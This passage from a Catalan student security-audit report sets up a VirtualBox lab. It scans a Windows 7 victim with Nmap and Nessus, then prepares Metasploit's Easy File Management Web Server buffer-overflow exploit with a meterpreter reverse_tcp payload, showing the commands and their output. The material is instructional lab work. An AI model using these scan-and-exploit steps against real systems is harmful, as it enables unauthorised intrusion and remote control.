


Imatge 8. Interfície web Nessus

9.3 Metasploit

Metasploit [16] és un software de codi obert de tests de penetració i explotació de vulnerabilitats. Cal destacar que a diferencia de Nessus, no busca vulnerabilitats, és per això que es solen utilitzar conjuntament (*Nessus* busca vulnerabilitats en el sistema i *Metasploit* les explota). Va ser creat a l'any 2003 per H. D. Moore [17].

Tot i semblar el contrari, el seu funcionament és molt senzill. Una vegada tenim una vulnerabilitat identificada, haurem de seleccionar *l'exploit* corresponent, configurar-lo i executar-lo.



Imatge 9. Pantalla d'inici de Metasploit

9.4 Kali *Linux*


Kali Linux [18] és una coneguda distribució basada en *Debian* per a la realització d'auditories i tests de penetració informàtica, fundada per *Mati Aharoni* i *Devon Kearns* [19], que conté més de 300 eines de tot tipus que ens ajudaran a realitzar auditories de seguretat, com les ja nombrades *Nmap* i *Wireshark*. És una manera de tenir agrupades en un sol sistema, totes, o quasi bé totes les eines necessàries per a les nostres auditories de seguretat.

Tot i que no és indispensable fer servir aquesta distribució, ja que podem obtenir per separat cadascuna de les aplicacions que conté, és una manera d'agilitzar la feina, i és per això que hem decidit utilitzar-la en aquest projecte.

Imatge 10. Escriptori Kali Linux

10. Entorn de proves

A continuació és mostra l'esquema de xarxa dissenyat i implementat per dur a terme el projecte.




Imatge 11. Esquema de xarxa

Aquest esquema s'ha implementat gràcies a l'aplicació *Oracle VirtualBox*, amb la que podem virtualitzar tants equips com siguin necessaris (tenint en compte les limitacions del nostre equip físic). En el nostre cas s'han configurat dues màquines virtuals que tindran el rol d'atacant i víctima. A continuació es mostren els passos seguits per configurar l'entorn de treball.

Per configurar l'entorn de treball amb *Oracle VirtualBox*, i aconseguir recrear dues màquines virtuals que comparteixin la mateixa xarxa, i per tant siguin visibles entre elles, haurem de fer el següent.

Primer de tot crearem dues màquines virtuals, una màquina amb *Windows 7* i una altra amb la distribució *Kali Linux (Debian)*.

A continuació, i molt important, perquè les màquines es puguin veure han d'estar a la mateixa xarxa, haurem de configurar els adaptadors de xarxa des de *VirtualBox*. Per una banda, mantindrem els adaptadors que es configuren per defecte (NAT), per tal de que les màquines tinguin sortida a Internet y connexió a través de la nostra màquina física real (*host*). Per altra banda, configurarem un segon adaptador (red interna) per tal de que les màquines es pugin veure entre elles.



Imatge 12. Configuració dels adaptadors de xarxa

Ara, haurem de desactivar el *DHCP*, i configurar les IPs manuals per als 4 adaptadors (2 *Windows* i 2 *Linux*). Escollirem la xarxa 10.0.2.0/24 per als adaptadors "NAT" (eth0), i la xarxa 192.168.1.0/24 per als adaptadors "red interna" (eth1).

Un cop tenim les dues màquines virtuals configurades, anem a definir el rol de cadascuna d'elles. La "*Màquina virtual 1*" serà la configurada amb *Windows 7*, i serà la que farà el paper de víctima, per tant serà la que porti instal·lat *Wireshark* per a la captura de paquets per part de l'atacant i posterior anàlisis, i de *Snort*, per poder detectar els atacs segons les regles configurades. Per altra banda, configurarem la "Màquina virtual 2", que farà el paper d'atacant i que anirà amb *Kali Linux* (*Debian),* i la qual tindrà instal·lat *Nmap*, *Nessus* i *Metasploit*.

11. Atacs

Per dur a terme atacs contra una màquina o xarxa específica, necessitarem eines i programes específics. Normalment aquest tipus de programes, estan dissenyats per auditar xarxes i per comprobar la seguretat i vulnerabilitats d'aquestes, però a la vegada, se'n pot fer un mal ús i fer-les servir per dur a terme atacs.

Com hem comentat anteriorment, la "Màquina virtual 2" serà la que s'encarregarà de realitzar els atacs, i serà aquesta la que tindrà els programes per a tal objectiu. En el nostre cas, i per trencar el gel, hem triat *Nmap* per realitzar les primeres consultes sobre la víctima, la "Màquina virtual 1". Així, que comencem amb la següent consulta, que explicarem detalladament a continuació:

Nmap -sS -Pn -sV -O -p 1-65535 192.168.1.101


- -sS: Mètode per defecte de *Nmap*, és el tipus d'escaneig denominat SYN. Simulant una connexió TCP, *Nmap* envia un paquet SYN TCP. Si la víctima respon amb el paquet SYN ACK, voldrà dir que el port està obert.
- -Pn: No realitza ping ni resolució DNS.
- -sV: Detecta versió dels serveis que s'executen.
- -O: Detecta el Sistema Operatiu.
- -p: Rang de ports a escanejar 1-65535 TCP/UDP (tots), ja que per defecte només escaneja fins el 1024.

Com podem veure a continuació, hem pogut obtindré un llistat de ports oberts amb els serveis associats. A més a més, també hem obtingut informació del sistema operatiu.

```
root@kali:~# nmap -sS -Pn -sV -O -p 1-65535 192.168.1.101

Starting Nmap 7.01 ( https://nmap.org ) at 2016-06-04 12:01 EDT
Nmap scan report for 192.168.1.101
Host is up (0.00040s latency).
Not shown: 65523 closed ports
PORT      STATE SERVICE            VERSION
80/tcp    open  http               Easy File Management Web Server v4.0
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows 98 netbios-ssn
443/tcp   open  ssl/https          Easy File Management Web Server SSL v4.0
445/tcp   open  microsoft-ds       Microsoft Windows 10 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49155/tcp open  msrpc              Microsoft Windows RPC
49156/tcp open  msrpc              Microsoft Windows RPC
49158/tcp open  msrpc              Microsoft Windows RPC
2 services unrecognized despite returning data. If you know the service/version, please submit the foll
owing fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port80-TCP:V=7.01%I=7%D=6/4%Time=5752FB81%P=x86_64-pc-linux-gnu%r(GetRe
SF:quest,13AB,"HTTP/1\.0\x20200\x20OK\r\nSet-Cookie:\x20SESSIONID=-1\x20\r
SF:\nServer:\x20Easy\x20File\x20Management\x20Web\x20Server\x20v4\.0\r\nCo
SF:ntent-Type:\x20text/html\r\nContent-Length:\x204850\r\nLast-Modified:\x
SF:20Fri,\x2018\x20May\x202012\x2011:34:34\x20GMT\r\n\r\n<!DOCTYPE\x20HTML
SF:\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x204\.01\x20Transitional//EN\"><htm
SF:l\x20dir=\"ltr\"><head>\r\n<meta\x20http-equiv=\"Content-Type\"\x20cont
SF:ent=\"text/html;\x20charset=iso-8859-1\">\r\n<meta\x20http-equiv=\"Cont
SF:ent-Style-Type\"\x20content=\"text/css\">\r\n<!--\x20no\x20cache\x20hea
SF:ders\x20-->\r\n<meta\x20http-equiv=\"Pragma\"\x20content=\"no-cache\">\
SF:r\n<meta\x20http-equiv=\"no-cache\">\r\n<meta\x20http-equiv=\"Expires\"
SF:\x20content=\"-1\">\r\n<meta\x20http-equiv=\"Cache-Control\"\x20content
SF:=\"no-cache\">\r\n<!--\x20end\x20no\x20cache\x20headers\x20-->\r\n<titl
SF:e>Login\x20-\x20powered\x20by\x20Easy\x20File\x20Management\x20Web\x20S
SF:erver</title>\r\n\r\n<link\x20rel=\"stylesheet\"\x20href=\"/efm\.css\"\
SF:x20type=\"text/css\">\r\n\r\n<script\x20type=\"text/javascript\"\x20src
SF:=\"cookie\.js\"></script>\r\n\r\n<script\x20language=\"JavaScript\"><!-
SF:-\r\nfunction\x20\$\(objStr\){return\x20document\.getEl")%r(HTTPOptions
SF:,18,"HTTP/1\.1\x20404\x20Not\x20Found\r\n")%r(RTSPRequest,18,"HTTP/1\.1
SF:\x20404\x20Not\x20Found\r\n")%r(FourOhFourRequest,6F,"HTTP/1\.0\x20400\
SF:x20Bad\x20Request\r\nServer:\x20Easy\x20File\x20Management\x20Web\x20Se
SF:rver\x20v4\.0\r\nDate:\x20Sat,\x2004\x20Jun\x202016\x2009:02:14\x20GMT\
SF:r\n\r\n")%r(SIPOptions,18,"HTTP/1\.1\x20404\x20Not\x20Found\r\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port443-TCP:V=7.01%T=SSL%I=7%D=6/4%Time=5752FB87%P=x86_64-pc-linux-gnu%
SF:r(GetRequest,13AF,"HTTP/1\.0\x20200\x20OK\r\nSet-Cookie:\x20SESSIONID=-
SF:1\x20\r\nServer:\x20Easy\x20File\x20Management\x20Web\x20Server\x20SSL\
SF:x20v4\.0\r\nContent-Type:\x20text/html\r\nContent-Length:\x204850\r\nLa
SF:st-Modified:\x20Fri,\x2018\x20May\x202012\x2011:34:34\x20GMT\r\n\r\n<!D
SF:OCTYPE\x20HTML\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x204\.01\x20Transitio
SF:nal//EN\"><html\x20dir=\"ltr\"><head>\r\n<meta\x20http-equiv=\"Content-
SF:Type\"\x20content=\"text/html;\x20charset=iso-8859-1\">\r\n<meta\x20htt
SF:p-equiv=\"Content-Style-Type\"\x20content=\"text/css\">\r\n<!--\x20no\x
SF:20cache\x20headers\x20-->\r\n<meta\x20http-equiv=\"Pragma\"\x20content=
SF:\"no-cache\">\r\n<meta\x20http-equiv=\"no-cache\">\r\n<meta\x20http-equ
SF:iv=\"Expires\"\x20content=\"-1\">\r\n<meta\x20http-equiv=\"Cache-Contro
SF:l\"\x20content=\"no-cache\">\r\n<!--\x20end\x20no\x20cache\x20headers\x
SF:20-->\r\n<title>Login\x20-\x20powered\x20by\x20Easy\x20File\x20Manageme
SF:nt\x20Web\x20Server</title>\r\n\r\n<link\x20rel=\"stylesheet\"\x20href=
SF:\"/efm\.css\"\x20type=\"text/css\">\r\n\r\n<script\x20type=\"text/javas
SF:cript\"\x20src=\"cookie\.js\"></script>\r\n\r\n<script\x20language=\"Ja
SF:vaScript\"><!--\r\nfunction\x20\$\(objStr\){return\x20document\.g")%r(F
SF:ourOhFourRequest,73,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nServer:\x20E
SF:asy\x20File\x20Management\x20Web\x20Server\x20SSL\x20v4\.0\r\nDate:\x20
SF:Sat,\x2004\x20Jun\x202016\x2009:02:20\x20GMT\r\n\r\n");
MAC Address: 08:00:27:D0:C2:E1 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2
008::sp1 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: OSs: Windows, Windows 98, Windows 10; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:win
dows_98, cpe:/o:microsoft:windows_10

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 179.46 seconds
```

Imatge 13. Resultat anàlisi Nmap

A part de *Nmap*, també hem comentat que utilitzaríem l'eina *Nessus*. Aquesta eina té un bon gestor via web que ens facilita molt la feina, i ens permet organitzar molt còmodament els nostres anàlisis de vulnerabilitats. Un cop instal·lat, accedim a través de https://localhost:8834 i llancem un escaneig cap a la nostra víctima (192.168.1.101). Un cop realitzat l'escaneig, podem veure'n els resultats.



Imatge 14. Resultats d'escaneig de Nessus

Veiem que no ha trobat cap vulnerabilitat crítica, però per tal d'analitzar d'una manera més acurada els resultats, els exportem a un arxiu amb extensió *.nessus* des de la mateixa interfície web, per analitzar-lo amb *Metasploit* i poder atacar directament les vulnerabilitats trobades.

Per a importar el resultat de *Nessus* a *Metasploit*, des del mateix *Metasploit* utilitzarem la comanda "*db_import*".


```
msf > db_import /root/Downloads/Win7_advance_2bpoc4.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 192.168.1.101
[*] Successfully imported /root/Downloads/Win7_advance_2bpoc4.nessus
```

Imatge 15. Resultats d'escaneig de Nessus

Un cop importats els resultats, amb la comanda "vulns" podrem veure totes les vulnerabilitats que *Metasploit* identifica i són per tant, vulnerabilitats a explotar.

A partir d'ara, haurem de fer una tasca de recerca per poder explotar aquestes vulnerabilitats, ja sigui a través d'Internet, o del mateix *Metasploit* amb la comanda "search".

Després d’investigar i jugar una mica amb les vulnerabilitats, en trobem una interessant de detallar, ja que hem pogut fer-nos amb el control de la víctima d’una manera relativament fàcil. Es tracta de la vulnerabilitat “*Easy File Management Web Server Stack Buffer Overflow*”.



```
msf > vulns
[*] Time: 2016-06-01 18:38:43 UTC Vuln: host=192.168.1.99 name=VSFTPD v2.3.4 Backdoor Command Execution refs
=URL-http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html,URL-http://pastebi
n.com/AetT9sS5,OSVDB-73573
[*] Time: 2016-06-05 09:02:22 UTC Vuln: host=192.168.1.101 name=SSL RC4 Cipher Suites Supported (Bar Mitzvah
) refs=CVE-2013-2566,CVE-2015-2808,BID-58796,BID-73684,OSVDB-91162,OSVDB-117855,NSS-65821
[*] Time: 2016-06-05 09:02:22 UTC Vuln: host=192.168.1.101 name=Terminal Services Doesn't Use Network Level
Authentication (NLA) Only refs=NSS-58453
[*] Time: 2016-06-05 09:02:22 UTC Vuln: host=192.168.1.101 name=SSL Perfect Forward Secrecy Cipher Suites Su
pported refs=NSS-57041
[*] Time: 2016-06-05 09:02:22 UTC Vuln: host=192.168.1.101 name=RDP Screenshot refs=NSS-66173
[*] Time: 2016-06-05 09:02:22 UTC Vuln: host=192.168.1.101 name=SSL Cipher Suites Supported refs=NSS-21643
[*] Time: 2016-06-05 09:02:23 UTC Vuln: host=192.168.1.101 name=SSL Certificate Information refs=NSS-10863
[*] Time: 2016-06-02 15:06:55 UTC Vuln: host=192.168.1.101 name=Easy File Management Web Server Stack Buffer
 Overflow refs=URL-http://www.web-file-management.com/,URL-http://www.cnnvd.org.cn/vulnerability/show/cv_id/
2014050536,BID-67542,EDB-33610,OSVDB-107241
[*] Time: 2016-06-05 09:02:22 UTC Vuln: host=192.168.1.101 name=DCE Services Enumeration refs=NSS-10736
[*] Time: 2016-06-05 09:02:22 UTC Vuln: host=192.168.1.101 name=DCE Services Enumeration refs=NSS-10736
[*] Time: 2016-06-05 09:02:22 UTC Vuln: host=192.168.1.101 name=DCE Services Enumeration refs=NSS-10736
[*] Time: 2016-06-05 09:02:22 UTC Vuln: host=192.168.1.101 name=DCE Services Enumeration refs=NSS-10736
[*] Time: 2016-06-05 09:02:22 UTC Vuln: host=192.168.1.101 name=DCE Services Enumeration refs=NSS-10736
[*] Time: 2016-06-05 09:02:22 UTC Vuln: host=192.168.1.101 name=DCE Services Enumeration refs=NSS-10736
[*] Time: 2016-06-05 09:02:22 UTC Vuln: host=192.168.1.101 name=Link-Local Multicast Name Resolution (LLMNR)
 Detection refs=NSS-53513
[*] Time: 2016-06-05 09:02:22 UTC Vuln: host=192.168.1.101 name=SSL Session Resume Supported refs=NSS-51891
[*] Time: 2016-06-05 09:02:22 UTC Vuln: host=192.168.1.101 name=Microsoft Windows Remote Desktop Protocol Se
rver Man-in-the-Middle Weakness refs=CVE-2005-1794,BID-13818,OSVDB-17131,NSS-18405
[*] Time: 2016-06-05 09:02:22 UTC Vuln: host=192.168.1.101 name=SSL Cipher Block Chaining Cipher Suites Supp
orted refs=NSS-70544
[*] Time: 2016-06-05 09:02:22 UTC Vuln: host=192.168.1.101 name=Terminal Services Encryption Level is Medium
 or Low refs=NSS-57690
```

Imatge 16. Llistat de vulnerabilitats trobades a Metasploit a partir del resultat de Nessus

Si ens fixem, a més a més del nom de la vulnerabilitat, també ens dona els identificadors de la vulnerabilitat (BID-67542, EDB-33610, OSVDB-107241), amb els que podrem treure més informació si cal. Al fer una mica de cerca, de seguida trobem referències a la vulnerabilitat de tipus “*Stack Buffer Overflow*”, o el que és el mateix, “*Desbordament de buffer*”. Per explotar aquesta vulnerabilitat, trobem que s’ha d’utilitzar el mòdul “*exploit/Windows/http/efs_fmws_userid_bof*”.

Tenim dues maneres d’explotar la vulnerabilitat, utilitzant un *payload* de tipus *reverse* o un de tipus *bind*, la diferència està en el comportament del *handler*. El *handler* a *Metasploit* s’utilitza per crear la connexió entre l’atacant i la víctima, aquest podrà restar a l’espera de que la víctima sol·liciti la connexió (*reverse*) o per altra banda, podrà iniciar directament una connexió contra el host (la víctima) en un port específic (*bind*).

A continuació mostrem com seleccionem el *payload* de tipus *reverse*, tot i que ho hem provat i les dues maneres de fer-ho funcionen correctament.

```
msf > use exploit/windows/http/efs_fmws_userid_bof
msf exploit(efs_fmws_userid_bof) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(efs_fmws_userid_bof) > show options

Module options (exploit/windows/http/efs_fmws_userid_bof):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST      192.168.1.101    yes       The target address
   RPORT      80               yes       The target port
   TARGETURI  /vfolder.ghp     yes       The URI path of an existing resource
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.102    yes       The listen address
   LPORT     4444             yes       The listen port
```

Imatge 17 . Selecció mòdul i aplicació Payload a Metasploit

